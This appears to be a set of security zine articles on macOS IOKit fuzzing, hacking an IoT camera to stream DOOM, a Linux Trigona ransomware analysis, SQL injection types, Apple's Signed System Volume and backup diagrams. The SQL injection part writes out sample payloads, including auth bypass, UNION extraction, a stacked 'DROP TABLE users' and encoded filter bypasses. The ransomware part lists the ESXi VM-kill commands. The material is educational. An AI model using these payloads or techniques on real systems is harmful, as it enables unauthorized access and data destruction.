IOKit is an Apple's C++ framework for writing kernel drivers that respond to user-space requests. Its interface—from a user API call to a driver function—defines the primary attack surface for macOS kernel vulnerability research.

## IOKIT BUILDING BLOCKS

There is a registry with entries that point to services. These services are driver instances we can reach indirectly from the User Space.

Registry: A dynamic, tree-structured store of all drivers and hardware objects. It is populated at boot by loading each .kext, parsing its Info.plist, and registering entries.

Personalities: Key-value dictionaries in each .kext's Info.plist that describe driver matching criteria (vendor IDs, device classes, etc.). The kernel uses personalities to bind hardware to the correct driver class.

Services: Runtime instance of a driver class (e.g., IOUSBDevice). Published in the IORegistry when hardware appears. Discovered by user space via matching calls (IOServiceGetMatchingService). Described by the IOService class.

## USER CLIENTS

Applications do not talk to IOService instances directly. Instead, they use UserClients.

IOServiceOpen → newUserClient(): When an app calls IOServiceOpen, the kernel invokes driver->newUserClient(), which returns a Mach port representing the newly created IOUserClient object in kernel space.

Access Control: Drivers can inspect the caller's entitlements and sandbox status, refusing or tailoring the returned client type (roles) based on privileges.

## EXPOSED ENTRY POINT

After obtaining the port, the app in user-space can call IOConnectCallMethod, which lands in the driver's externalMethod:

```
IOReturn externalMethod(
    uint32_t selector,
    const uint64_t* inScalars,    uint32_t inScalarCount,
    const void* inStruct,         size_t inStructSize,
    uint64_t* outScalars,         uint32_t* outScalarCount,
    void* outStruct,              size_t* outStructSize
);
```

Dispatching: When IOConnectCallMethod is invoked, the kernel hands off control to externalMethod, which contains the dispatcher code. The dispatching logic varies, but it consistently treats the selector as an index in a static dispatch table.

Dispatch Table: The table entries hold the driver functions and define the expected counts for input scalars and the input struct. The kernel first verifies that the selector is within range and that the sizes match. Only then does it call the driver function with the user's buffers.

## CONCLUSION

Since only the sizes are checked—not the contents of the buffer—externalMethod is an excellent target for fuzz testing. In user space, monitor the IOConnectCallMethod() calls. When fuzzing, ensure you are using the correct Scalar and Struct sizes, which can be found in the dispatch table of each driver. You can locate it in the externalMethod of the driver (e.g., H11ANEInUserClient::externalMethod).

## References

1. https://github.com/Karmaz95/Snake_Apple
2. https://afine.com/case-study-iomobileframebuffer-null-pointer-dereference
3. https://afine.com/case-study-analyzing-macos-ionvmefamily-driver-denial-of-service-issue
4. https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals
5. https://karol-mazurek.medium.com/drivers-on-macos-26edbde370ab?sk=v2%2F8a5bbc18-aae7-4a68-b0dd-bb5ce70b5752

# IF IT HAS A STREAM, IT CAN PLAY DOOM

At this point, it is a pretty well-proven fact that "*if it has a screen, it can play doom*". In this article, I extend the scope of devices covered by this rule by remotely hacking an IoT camera to stream DOOM - without touching the firmware!

**Target**
This investigation focuses on generic cameras using the Yi IoT app, usually found on eBay, Amazon, and AliExpress. (I bought mine from AliExpress for £15.) Identical cameras using different apps are beyond this article's scope.
These cameras, based on an Anyka SoC (with an ARM MCU) running Linux, come in various forms. A root shell is easily obtained via UART test points.


They are packed with interesting features, such as cloud control, two-way audio, motion tracking, etc.
There are two modes: *Hotspot* and *Cloud*. In Hotspot mode, you connect to an access point hosted by the camera to interact with and view the stream. Cloud mode allows remote access via relay servers. This article assumes the camera is in Hotspot mode, offering a larger attack surface.

**Mitigations?**
The main *anyka_ipc* binary has NX on the stack and ASLR on only the stack/shared objects. The heap is already executable, which is handy. As ASLR is only present on the shared libraries, we only need to account for their varying memory locations - a leak would be nice if we find memory corruption.

**Bugs**

- *Stack Overflow*: A message handler in the camera has a trivial `strcpy()` stack overflow. The overflow occurs in an executable shared library memory region (`libYiP2P.so`) - as string-based, no null bytes in payload.
- *File Write*: The software update handler accepts files through port 6000. An MD5 hash is provided and subsequently checked against that of the received file. If the provided MD5 hash check fails, the file isn't deleted.
- *OOB-Read*: A missing bounds check in the message header offset lets us read beyond the buffer containing the incoming message. This lets us leak useful addresses remotely (to work out the location of the packet in executable memory!).
- *And many more, but these can do everything we want.*

**Getting Arbitrary Code Execution**
Lets use the primitives we have above to get ACE. Here are the exploit steps:




**Hijacking the Stream**
Now that we can execute arbitrary code, we can overwrite the *yuv420p* frames from the sensor. There are three main threads for handling and sending footage to the app:

- `capture_thread`: Gets *yuv420p* data from the sensor and adds it to the encode list.
- `encode_thread`: Takes *yuv420p* data from the encode list and sends it to the hardware encoder to convert it into an *h264* frame.
- `yi_live_video_thread`: Sends the *h264* encoded frame to the app.

Stage 2 exits those threads by setting global flags that cause them to exit, then starts our own versions. The difference is that our `capture_thread` gets *yuv420p* data from a non-sensor source, allowing us to control the data fed to the hardware encoder (which converts *yuv420p* data into *h264*).

**IPC**
To enable communication between our stage 2 running in *anyka_ipc* and the DOOM binary, I used two regions of file-backed shared memory: one for *yuv420p* frames from DOOM to stage 2, and one for controls from stage 2 to DOOM. I mapped the memory into both processes using `mmap()`.


**Porting and Compiling DOOM**
This was easier than expected thanks to *doomgeneric*, which simplifies porting DOOM by requiring the implementation of a few functions. I omitted `DG_SleepMs` and `DG_GetTicksMs` as they are straightforward:

- `DG_Init` (*Init your platform*): Precompute lookup tables for RGB (from DOOM) to *yuv420p* (for the app) and `mmap()` shared memory for the framebuffer and controls.
- `DG_DrawFrame` (*Copy framebuffer to platform screen*): Convert the RGB framebuffer to *yuv420p* using lookup tables and write to framebuffer shared memory.
- `DG_GetKey` (*Provide keyboard events*): Get current app buttons pressed from shared memory sent from our stage 2.

With our functions implemented, we simply cross-compile DOOM using:

```
arm-linux-gnueabi-gcc -static -Ofast *.c -o doom
```

Now we have our doom binary compiled, we upload the binary and `doom1.wad` to `tmp` using our file-write primitive - we then run it in our stage 2 using `system()`. And we have hijacked the camera stream with DOOM!



The Trigona ransomware family initially appeared in 2022 on Windows. It was ported to Linux in 2023. It is implemented in **Delphi**! In this article, we focus on a new variant for Linux of **April 2025** [1]. The main runs through the following stages:


Figure 1: Main() of Linux/Trigona

The configuration encryption of Trigona is very specific: for no apparent reason, the config is encrypted twice. The same occurs in this sample. In Figure 2, the email, key and IV values are examples (not the real values).





Figure 2: Decrypting the configuration file

The ransomware accepts a few options. The most interesting or new ones are listed in he following table.

The `/notcmd` option (a poorly chosen name) updates the ransomware's list of commands to run. Each command of the list is executed in its own separate shell.

| Command | Description |
|---|---|
| /fast | Only files under 512 KB are processed. Larger ones are skipped. |
| /full | Mutually exclusive with `/fast`. Processes all files. |
| /allow_system | Allows encryption of files in /proc, /sys, /run, /dev, /lib and other Linux system directories |
| /chattr-i | Prevents modification, deletion and renaming of important system files. |
| /nohup | Runs the process in a terminal using `nohup` to make it immune to hangup signals. |
| /stealth | Checks if files are encrypted. |
| /notcmd | See code. |
| /do_not_poweroff | Does not power off the host after file encryption. |

Table 1: A few options of Trigona

```
// generated by Claude Sonnet 3.7
// decai [2] + tailored prompt for Free Pascal Compiler
for (current_cmd = 0; current_cmd <= cmd_count; current_cmd++) {
  ...
  cmd_string = get_command(processor, current_cmd);
  exec_result = shell_execute(cmd_string, result_string, 1);
}
```

The other novelties of the sample are the following:

- Adds functionalities to list and kill **VMWare ESXi virtual machines**: (1) list all VMs via `vim-cmd vmsvc/getallvms`, (2) kill: `vmsvc/power.off`.
- The typical double extortion mechanism of Trigona is not implemented in the variant: files are encrypted on the disk but **not exfiltrated**.
- Small **variations in encryption**: the variant doesn't use AES *OFB* but only *CBC* + an added MD5 hash.

## References

[1] SHA-256: `c08a752138a6f0b332dfec981f20ec414ad367-b7384389e0c59466b8e10655ec`

[2] https://github.com/radareorg/r2ai

# Types of SQLi (kids these days need to rename everything!!1one)

Hello reader, I am guessing that SQL injection is not a foreign topic to you. I confess that it isn't a foreign topic to me either. However, I recently learned that there are several types of SQL injections, and despite knowing most of the types, I did not know that there were types and simply knew them all as "SQL Injection". Most of us are self-taught and as such, our knowledge can be a little chaotic at times. My goal with this article is to provide a little structure for that chaos.

### Tautologies/Always-true[1]

These are probably the first SQL injections that we have all learned. The concept is simple, inject a payload in one or more conditional statements so that it always evaluates to TRUE, which, depending on the context, can bypass auth, return more results, or reveal other behaviours.

```
SELECT accounts FROM users
WHERE login='' or 1=1 -- ' AND pass=''
AND pin='';
```

### Union Query[2]

Here the attacker seeks to insert a UNION operator on the payload. This operator allows the query to search for data on other tables (with table names discovered through enumeration or a list of common names) which can allow us to exfiltrate the entire database (DB). **Attention:** the number of attributes on SELECT needs to be equal.

```
SELECT accounts FROM users
WHERE id=''
UNION SELECT passwords FROM users -- '
AND pass='' AND pin='';
```

### Piggy-Backed/Stacked Queries[3]

Here the attacker uses a payload to terminate the original SQL statement and adds additional queries separated by a semicolon. This allows them to run multiple commands in one request, such as deleting tables or creating new accounts (therefore they aren't bound to just a SELECT command).

```
SELECT account FROM users WHERE id='';
DROP TABLE users; --
' AND pass='' AND pin=''
```

### Illegal/Error-based[2]

Attackers intentionally create incorrect queries to trigger detailed error messages. These DB error responses can reveal table or column names, DB version, and other useful details for other attacks.

```
SELECT * FROM users WHERE id='' --
' AND pass='' AND pin='';
MySQL(v5.7) syntax near "'"
```

### Timing Injection[2]

A type used when the DB isn't returning errors. So attackers use DB time delays to deduce results. For example, if the query takes noticeably longer when a payload is injected, this may indicate that the query is being processed and was executed, but if it takes a short time it may indicate an error and that it is not being processed.

### Encodings[4]

This is not a standalone technique, but a way for attackers to bypass simple filters or WAF rules by encoding the payload. It's often used alongside other injection types but when there are protections. This may include URL encoding, Unicode, hexadecimal, or SQL functions like CHAR(), which will be able to pass the filters and will be treated as a normal query.

```
SELECT accounts FROM users WHERE
name='%27%20OR%20%271%27=%271' --' AND
pass='' AND pin='';
```

**References:**

[1]https://www.ibm.com/docs/en/guardium-insights/3.2.x?topic=events-risk-event-categories
[2]https://www.greycampus.com/opencampus/ethical-hacking/types-of-sql-injection
[3]https://medium.com/@theabdullah.office/sql-injection-in-5ad67140eb7d
[4]https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings

## iOS.ANTI.TAMPERING.....

Starting from iOS 15 (and macOS Big Sur), Apple's operating systems feature a new security mechanism called **Signed System Volume (SSV).**
Its goal is to provide a cryptographic seal of the system volume, ensuring its integrity both at rest and at runtime. At runtime, the OS system volume is mounted as read-only to prevent unauthorized changes. This effectively blocks any software from modifying system files in directories such as /bin, /sbin, /System, and /usr. Any attempt to write to those files — or remap the read-only pages into which their contents are loaded — is refused by the kernel page cache.

The volume itself is sealed using a cryptographic hash tree (a Merkle tree). During the OS build process, the content of the entire system volume is hashed recursively from the bottom up, with the hashes of individual files forming the "leaves" of the tree. These are then hashed in pairs to form "parent" hashes, continuing until a single, final root hash is computed for the entire volume. Every device running that OS build (i.e: all devices with the same iOS version) get the same sealed system image and the same root hash.

This root hash is **not** stored in the Secure Enclave or its immutable boot ROM. Instead, the boot policy — an object that contains the expected root hash of the system volume — is cryptographically signed by Apple. The Application Processor Boot ROM contains Apple's public key, which iBoot uses to verify the signature on this boot policy. This key is burned into the chip during manufacturation :).

At boot time, iBoot verifies the integrity of the boot policy and its signature. It then directs the main processor to compute the root hash of the system volume and compares this value against the trusted value from the boot policy. If the hashes don't match, the system will not boot because it has detected tampering. This process forms an unbroken "chain of trust" from the hardware all the way up to the operating system.

During OS updates, a new system volume is created with a new Merkle tree and root hash. The iOS bootloader verifies that this new volume's seal is intact and matches the value in a newly signed boot policy from Apple before allowing the device to restart the kernel. Mismatches or tampering will force the boot process to panic and the device will boot into a recovery mode to force an OS reinstallation.

When the user later installs third-party applications, those apps are placed on the separate data volume and mounted at /var, which remains writable but is still protected by Data Protection classes and the Secure Enclave's keys. The split between the sealed, read-only system volume and the mutable data volume means that even a full compromise of user space cannot alter the OS itself without triggering the SSV check at next reboot, ensuring the integrity of the system persists across power cycles.

This change triggered a fundamental change of development of jailbreaks. Instead of jailbreaks being rootful and writing their executables to /bin or creating a directory in /, they create a subdirectory in /var (usually /var/jb). This directory is not protected by SSV as it is a non-system directory. This allows their executables to persist on disk across reboots. As a last note, technically, SSV code was in iOS 14. It was only enforced starting from iOS 15.

SEREXP | iOS AND WINDOWS SECURITY RESEARCHER

# Visually Representing Your Backup Protocol

### Background

A 3-2-1 backup protocol is a methodology for backing up your data in a way that ensures you can access your data whenever you need it.

It boils down to the following idea:

- 3 copies of the data
- 2 different mediums (tape drives, SSDs, hard drives, etc.)
- 1 off-site (could be in the cloud or at a friend's house in another city)

I wanted to have a way to document my backup protocol in a way that was easy to understand and visually appealing. I also wanted to have the software for it be locally hosted (or containerized) and allow for the backup protocol to align with the CIA triad: confidentiality, integrity, and availability. I understand that backup protocols are not the most interesting aspects of security or IT, yet they are the backbone to ensure data availability. By the end of this post, you will be able to create a diagram for your own backup protocol.

There are multiple solutions that I was able to find for creating diagrams: Excalidraw, draw.io, and Mermaid. I ended up choosing Mermaid as it looked clean, and it allowed me to configure my diagram with minimal effort. Now that the application is selected, let's run these locally in a container (I use `podman`, but you can replace that with `docker` and it will work the same). I run a GUI and a CLI for Mermaid. The GUI allows for the main editing of the diagram, and the CLI allows you to scale it up to be a high-quality image.

### Workflow

Here are the commands I use to run both the GUI and the CLI versions of Mermaid on Linux (NOTE: copying the code will add extra spaces, so you will have to manually type out the commands/code):

```
podman run --rm -dit --platform linux/amd64 --publish
    8000:8080 --name mermaid
    ghcr.io/mermaid-js/mermaid-live-editor
```

Mermaid GUI (For Editing)


```
mkdir /tmp/mermaid_data/
cp backup_policy.mmd /tmp/mermaid_data/
podman run --userns keep-id --rm -dit -v
    /tmp/mermaid_data/:/data:z
    ghcr.io/mermaid-js/mermaid-cli/mermaid-cli -i
    backup_policy.mmd -s 3 -o
    output_upscaled_file.png
```

Mermaid CLI (For Upscaling)

Visiting `http://localhost:8000` from a browser allows you to access the GUI. The Mermaid documentation is great. I use flowcharts for my protocols, but they have a lot of other diagram options as well. The flowchart syntax can be found at: https://mermaid.js.org/syntax/flowchart.html. We can update the code to represent a simple 3-2-1 protocol:

```
flowchart LR
    A[PC]-->C[1 TB Hard Drive]
    A-->D["Proton Drive (Cloud)"]
```


This gets you the following output:




This simple representation only has the 3-2-1 protocol and only the A (availability) of the CIA triad. Let's make a more robust version of this, including encryption for the C (confidentiality) and checksum indexing for the I (integrity).

```
flowchart TD
    classDef note fill:#ffd, stroke:#ccb
    G@{ shape: tag-rect, label: "checksum
        indexing:<br>chkbit<br>checksumbits" }
    A["256 GB SSD - Laptop"]==>B["1 TB Hard Drive
        (Veracrypt-encrypted)"]
    A==>|Cryptomator|C["Proton Drive (Cloud -
        Encrypted at Rest)"]
    G==>A==>G
    class G note
```

This looks like the following:




I use `https://github.com/laktak/chkbit` and my script `https://codeberg.org/Harisfromcyber/Media/src/branch/main/checksumbits` to generate and store hashes for my files. That way, I can validate the hashes of my files if there ever is a discrepancy between two versions of a file.

Once you start building your own backup policy diagram and require more quality for the output image, I recommend copying the code into a `*.mmd` file and then running the aforementioned "Mermaid CLI" command on it to upscale the image. Make sure to stop the GUI container when you are done working by running `podman stop mermaid`.

That's just about the gist of it. Friendly reminder: don't forget to test your backups!

## Would you like to see your article published in the next issue of Paged Out!?

**Here's how to make that happen:**

First, you need an idea that will fit on one page.
That is one of our key requirements, if not the most important. Every article can only occupy one page. To be more precise, it needs to occupy the space of 515 x 717 pts.

We have a nifty tool that you can use to check if your page size is ok - https://review-tools.pagedout.institute/

The article has to be on a topic that is fit for Paged Out! Not sure if your topic is?

You can always ask us before you commit to writing. Or you can consult the list here: https://pagedout.institute/?page=writing.php#article-topics

Once the topic is locked down, then comes the writing, and it has to be done by you. Remember, you can write about AI but don't rely on it to do the writing for you ;) Besides, you will do a better job than it can!

Next, submit the article to us, preferably as a PDF file (you can also use PNGs for art), at articles@pagedout.institute.

### Here is what happens next:

First, you will receive a link to a form from us. The form asks some really important questions, including which license you would prefer for your submission, details about the title and the name under which the article should be published, which fonts you have used and the source of images that are in it.

Remember that both the fonts and the images need to have licenses that allow them to be used in commercial projects and to be embedded in a PDF.

Once the replies are received, we will work with you on polishing the article. The stages include a technical review and a language review.
If there are images in your article, we will ask you for an alt text for them.

After the stages are completed, your article will be ready for publishing!

Not all articles have to be written. If you want to draw a cheatsheet, a diagram, or an image, please do so, we accept such submissions as well.

This is a shorter and more concise version of the content that can be found here: https://pagedout.institute/?page=writing.php and here: https://pagedout.institute/?page=cfp.php

The most important thing though is that you enjoy the process of writing and then of getting your article ready for publication in cooperation with our great team.

## Happy writing!

**Paged Out! Call For Papers!**

We are accepting articles on programming (especially programming tricks!), cybersecurity, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio and any other cool technical computer-related stuff!

For details please visit:

**https://pagedout.institute/**